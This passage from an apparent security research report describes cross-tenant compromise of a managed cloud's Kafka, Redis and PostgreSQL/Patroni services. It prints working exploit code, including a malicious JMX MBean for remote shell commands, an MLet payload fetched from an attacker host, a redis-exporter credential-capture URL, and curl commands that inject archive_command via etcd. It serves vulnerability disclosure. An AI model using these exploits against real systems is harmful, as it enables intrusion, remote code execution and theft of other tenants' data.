
    Private SSH key in a VictoriaLogs record

    Private SSH key in a VictoriaLogs record

    We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

    Process privileges on the host and available actions in Kubernetes

    Process privileges on the host and available actions in Kubernetes

    Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

    2.2. Compromising managed Kafka instances

    We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

    Discovered Java RMI service on port 9999

    Discovered Java RMI service on port 9999

    The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

    • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
    • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
    • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

    The code that handles the connection and initialization of the MBean component looks like this:

    //JmxCreateMBean.java
    ...
    import javax.management.remote.JMXConnector;
    import javax.management.remote.JMXConnectorFactory;
    import javax.management.remote.JMXServiceURL;
    
    public class JmxCreateMBean {
        private static final class RewritingSocketFactory extends RMISocketFactory {
            private final String fromHost;
            private final String toHost;
    
            RewritingSocketFactory(String fromHost, String toHost) {
                ...
            }
    
            @Override
            public Socket createSocket(String host, int port) throws IOException {
                ...
            }
    
            @Override
            public ServerSocket createServerSocket(int port) throws IOException {
                ...
            }
        }
    
        public static void main(String[] args) throws Exception {
            ...
            RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
            String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);
    
            try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
                var mbsc = connector.getMBeanServerConnection();
                try {
                    ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                    System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
                } catch (InstanceAlreadyExistsException e) {
                    System.out.println("EXISTS " + args[5]);
                }
            }
        }
    }

    Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

    // Exec.java
    import java.nio.charset.StandardCharsets;
    import java.nio.file.Files;
    import java.nio.file.Path;
    import java.util.Base64;
    
    public class Exec implements ExecMBean {
        @Override
        public String run(String cmd) throws Exception {
            Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
            byte[] out = p.getInputStream().readAllBytes();
            int rc = p.waitFor();
            return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
        }
    
        @Override
        public String getB64(String path) throws Exception {
            return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
        }
    
        @Override
        public String putB64(String path, String b64) throws Exception {
            byte[] data = Base64.getDecoder().decode(b64);
            Files.write(Path.of(path), data);
            return "wrote " + data.length + " bytes";
        }
    }

    After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

    <html>
    <mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
    </html>

    We then perform the following steps:

    1. Create a standard MLet loader inside the Kafka JVM.
    2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
    3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.

    Kafka process context and node network interfaces

    Kafka process context and node network interfaces

    This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

    2.3. Credential leakage through redis-exporter

    The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

    //redis_exporter/exporter/http.go:47
    func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
      target := r.URL.Query().Get("target")
    ...
    
      if !strings.Contains(target, "://") {
        target = "redis://" + target
      }
    
      u, err := url.Parse(target)
    ...
    
      opts := e.options
    ...
      _, err = NewRedisExporter(target, opts)
    ...

    Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

    http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

    AUTH command in an intercepted Redis request

    AUTH command in an intercepted Redis request

    The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

    Diagnostic information of the Valkey instance

    Diagnostic information of the Valkey instance

    (Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

    2.4. Compromise of managed PostgreSQL (Patroni) clusters

    The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

    Patroni configuration in etcd

    Patroni configuration in etcd

    {
      "ttl": 30,
      "loop_wait": 10,
      "retry_timeout": 10,
      "maximum_lag_on_failover": 1048576,
      "postgresql": {
        "use_pg_rewind": true,
        "parameters": {
          "archive_command": "id",
          "archive_mode": "always",
          "max_connections": 550,
          "max_locks_per_transaction": 512,
          "max_worker_processes": 27
        }
      }
    }

    Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

    Update the Patroni configuration with the modified archive_command:

    curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

    Update the configuration again to add the standby_cluster parameter:

    {
    "ttl": 30,
    "loop_wait": 10,
    "retry_timeout": 10,
    "maximum_lag_on_failover": 1048576,
    "postgresql": {
     "use_pg_rewind": true,
     "parameters": {
       "archive_command": "rce",
       "archive_mode": "on",
       "archive_timeout": "10",
       "max_connections": 550,
       "max_locks_per_transaction": 512,
       "max_worker_processes": 27
     }
    },
    "standby_cluster": {
     "host": "192.0.2.1",
     "port": 5432
    }
    }

    After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

    cannot be a real primary in standby cluster  
    Demoting self (demote-cluster)  
    received fast shutdown request  
    checkpoint starting: shutdown immediate

    Postgres then restarts, and the archiving process runs and executes the injected command:
